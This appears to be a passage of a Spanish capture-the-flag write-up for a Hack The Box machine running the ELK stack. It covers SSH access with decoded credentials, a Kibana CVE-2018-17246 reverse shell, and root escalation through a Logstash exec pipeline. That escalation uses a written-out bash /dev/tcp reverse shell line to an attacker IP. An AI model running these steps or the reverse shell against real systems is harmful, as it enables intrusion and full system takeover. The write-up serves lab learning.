

Ilustración 25: Obteniendo dos codificaciones en base 64.

Ilustración 26: Decodificando los bases 64 obtenidos.

Una vez se obtuvo que el usuario era "*security*" y la contraseña "*spanish.is.key*" se realizó una conexión por SSH y se obtuvo la *flag* del usuario:

Ilustración 27: Flag del usuario.

Ya situados en este punto se debía proceder a realizar una escalada de privilegios. Haciendo un pequeño reconocimiento se sabía que existían los usuarios *kibana*, *root* y *security* con el que se tenía acceso hasta este momento.

Para poder realizar una escalada de privilegios se intentó averiguar que procesos se ejecutaban con permisos del usuario *root*. Para ello se ejecutó "*ps -aux | grep root"*, dando como resultado:



Ilustración 28: resultados de la ejecución de ps -aux | grep root.

Como se puede observar *logstash* se ejecuta con permisos de administrador, por lo que la clave para ejecutar una escalada de privilegios puede pasar por encontrar algún fallo en la configuración del servicio, para ello con el usuario *security* se intentó acceder a los ficheros de configuración de dicha aplicación:



Ilustración 29: Permisos denegados.

El usuario *security* no tenía permisos para acceder a los directorios que se muestran en la imagen, pero el usuario *kibana* sí, además anteriormente se había descubierto una vulnerabilidad (https://github.com/mpgn/CVE-2018-17246) que permite ejecutar código JavaScript con los permisos de *kibana* en el sistema.

Gracias a https://www.ionos.es/digitalguide/online-marketing/analisis-web/tutorial-de-kibana/ se pudo saber que la consola de la API de *kibana* da servicio por el puerto 5601. Para comprobar que el sistema tenía una conexión abierta por dicho puerto se intentó ejecutar el comando *netstat*, pero al ser un sistema CentOS 7 no lo reconoció por lo que se tuvo que usar el comando equivalente *ss*.



Ilustración 30: Ejecución del comando ss -t -l -n.

Para llevar a cabo la explotación de la vulnerabilidad CVE 2018-17246 en este sistema se necesita realizar una petición a http://localhost:5601/ (lo que implica que es inaccesible desde la red interna de HTB) especificando en la URI la ruta de la consola de la API de *kibana* y la ruta del fichero que debe estar previamente almacenado en alguno de los directorios del sistema, el cual ejecutará el código malicioso.

En este caso se creó un reverse Shell en JavaScript en el fichero denominado *shell.js* y mediante el comando *scp* se copió en el directorio */tmp* para su posterior explotación haciendo la correcta petición a la API de *kibana*.

Ilustración 31: Subiendo la shell al sistema víctima y poniendo en escucha el netcat.

Para ejecutar la explotación de la vulnerabilidad, se realizó la petición mediante el comando *curl:*



Ilustración 32: Comprobación del funcionamiento de la API y ejecución del exploit.

Ilustración 33: Conexión de la shell del usuario Kibana.

En este punto es interesante conocer otro método de explotación. Una vez conseguido la *flag* del usuario *root* se investigaron otros *writes ups* accesibles en el repositorio de https://github.com/Hackplayers/hackthebox-writeups y se descubrió que se podía realizar

un túnel SSH desde el usuario *security* para poder acceder desde el navegador de la máquina atacante a la consola de la API de *kibana*:



Ilustración 34: Creación de túnel SSH con la máquina atacante.

Así desde el navegador se podría llevar a cabo la explotación del sistema más cómodamente.

Obtenida la *shell* como usuario *kibana* se procedió a acceder a los ficheros de configuración de *logstash* que anteriormente el usuario *security* no tenía permiso:

```
cd /etc/logstash/conf.d
ls -la
total 12
drwxrwxr-x. 2 root kibana  62 jul 20 10:44 .
drwxr-xr-x. 3 root root   183 jun 18 22:15 ..
-rw-r-----. 1 root kibana 131 jun 20 10:59 filter.conf
-rw-r-----. 1 root kibana 186 jun 24 08:12 input.conf
-rw-r-----. 1 root kibana 109 jun 24 08:12 output.conf
cat filter.conf
filter {
        if [type] == "execute" {
                grok {
                        match => { "message" => "Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
                }
        }
}
```

Ilustración 35: Fichero filter.conf.

```
cat input.conf
input {
        file {
                path => "/opt/kibana/logstash_*"
                start_position => "beginning"
                sincedb_path => "/dev/null"
                stat_interval => "10 second"
                type => "execute"
                mode => "read"
        }
}
cat output.conf
output {
        if [type] == "execute" {
                stdout { codec => json }
                exec {
                        command => "%{comando} &"
                }
        }
}
```

Ilustración 36: Ficheros input.conf y output.conf.

```
cat /etc/logstash/startup.options
################################################################################
# These settings are ONLY used by $LS_HOME/bin/system-install to create a custom
# startup script for Logstash and is not used by Logstash itself. It should
# automagically use the init system (systemd, upstart, sysv, etc.) that your
# Linux distribution uses.
#
# After changing anything here, you need to re-run $LS_HOME/bin/system-install
# as root to push the changes to the init script.
################################################################################

# Override Java location
#JAVACMD=/usr/bin/java

# Set a home directory
LS_HOME=/usr/share/logstash

# logstash settings directory, the path which contains logstash.yml
LS_SETTINGS_DIR=/etc/logstash

# Arguments to pass to logstash
LS_OPTS="--path.settings ${LS_SETTINGS_DIR}"

# Arguments to pass to java
LS_JAVA_OPTS=""

# pidfiles aren't used the same way for upstart and systemd; this is for sysv users.
LS_PIDFILE=/var/run/logstash.pid

# user and group id to be invoked as
#LS_USER=logstash
#LS_GROUP=logstash
```

Ilustración 37: Fichero startup.options parte 1.

```
LS_USER=root
LS_GROUP=root

# Enable GC logging by uncommenting the appropriate lines in the GC logging
# section in jvm.options
LS_GC_LOG_FILE=/var/log/logstash/gc.log

# Open file limit
LS_OPEN_FILES=16384

# Nice level
LS_NICE=19

# Change these to have the init script named and described differently
# This is useful when running multiple instances of Logstash on the same
# physical box or vm
SERVICE_NAME="logstash"
SERVICE_DESCRIPTION="logstash"

# If you need to run a command or script before launching Logstash, put it
# between the lines beginning with `read` and `EOM`, and uncomment those lines.
###
## read -r -d '' PRESTART << EOM
## EOM
```

Ilustración 38: Fichero startup.options parte 2.

Tras mucha investigación de la utilidad de los ficheros *filter.conf*, *input.conf* y *output.conf* se llegó a la conclusión de que cada 10 segundos *logstash* ejecutaba el contenido de los ficheros almacenados en el directorio */opt/kibana/logstash_**, cuyo contenido fuese tal y como se indica en el fichero *filter.conf*. Además el fichero *startups.options* confirma que dicha ejecución se realizará como usuario administrador, puesto que tiene las opciones de *LS_USER=root* y *LS_GROUP=root* habilitadas.

Esto supone que se puede obtener una *shell* como administrador del sistema cargando un fichero en */opt/kibana/logstash_1* con el siguiente contenido:

```
cd /opt/kibana
ls -la
total 0
drwxr-x---. 2 kibana kibana  6 jun 20 11:06 .
drwxr-xr-x. 3 root   root   20 jun 18 21:20 ..
mkdir logstash_1
cd logstash_1
```

Ilustración 39: Creando directorio logstash_1.

```
echo "Ejecutar comando : bash -i >& /dev/tcp/10.10.13.63/8558 0>&1" > logstash_3
```

Ilustración 40: echo "Ejecutar comando : bash -i >& /dev/tcp/10.10.13.63/8558 0>&1" > logstash_3.

Esperado un tiempo *logstash* ejecuta el comando almacenado en el fichero */opt/kibana/logstash_1/logstash_3* y se consigue una *shell* como administrador del sistema, obteniendo la *flag* del usuario *root*:



Ilustración 41: Flag root.

Como conclusión hay que decir que realizar la máquina ha dejado una sensación satisfactoria, en su mayoría a la hora de realizar la escalada de privilegios, ya que se asemeja con la realidad y se ha aprendido bastante sobre ELK. Lo peor sin duda fue la obtención de las claves del usuario *security*, ya que era estilo CTF y causó mucha frustración porque no se estaba buscando por el camino correcto.